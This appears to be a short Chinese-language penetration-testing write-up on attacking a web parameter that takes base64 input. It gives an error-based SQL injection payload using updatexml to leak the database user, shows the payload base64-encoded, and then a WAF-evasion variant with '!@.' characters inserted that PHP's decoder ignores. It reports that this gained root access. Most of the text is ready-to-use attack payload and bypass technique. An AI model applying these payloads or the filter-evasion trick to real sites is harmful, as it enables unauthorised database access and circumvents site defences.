

发现参数为 base64 编码



测试字符发现页面报错,使用报错注入来出数据
133 and updatexml(1,concat(0x1,user()),1)
将以上 payload 经过 base64 编码后得到
MTMzIGFuZCB1cGRhdGV4bWwoMSxjb25jYXQoMHgxLHVzZXIoKSksMSk=
发现被拦截



php 在 base64 解码的时候会忽略特殊字符,我们在 payload 里面穿插！@.来让 waf 没办法识别到,但是后端可以识别，成功注入得到 root 权限

M!T!@MzIGF.@uZ!CB.1c.GR@.h.dGV.4b.@Ww.!oM!!Sxjb@25jYX.Qo@M.Hg.@x.LH.V@.zZXI!oKSksM!S!.k.=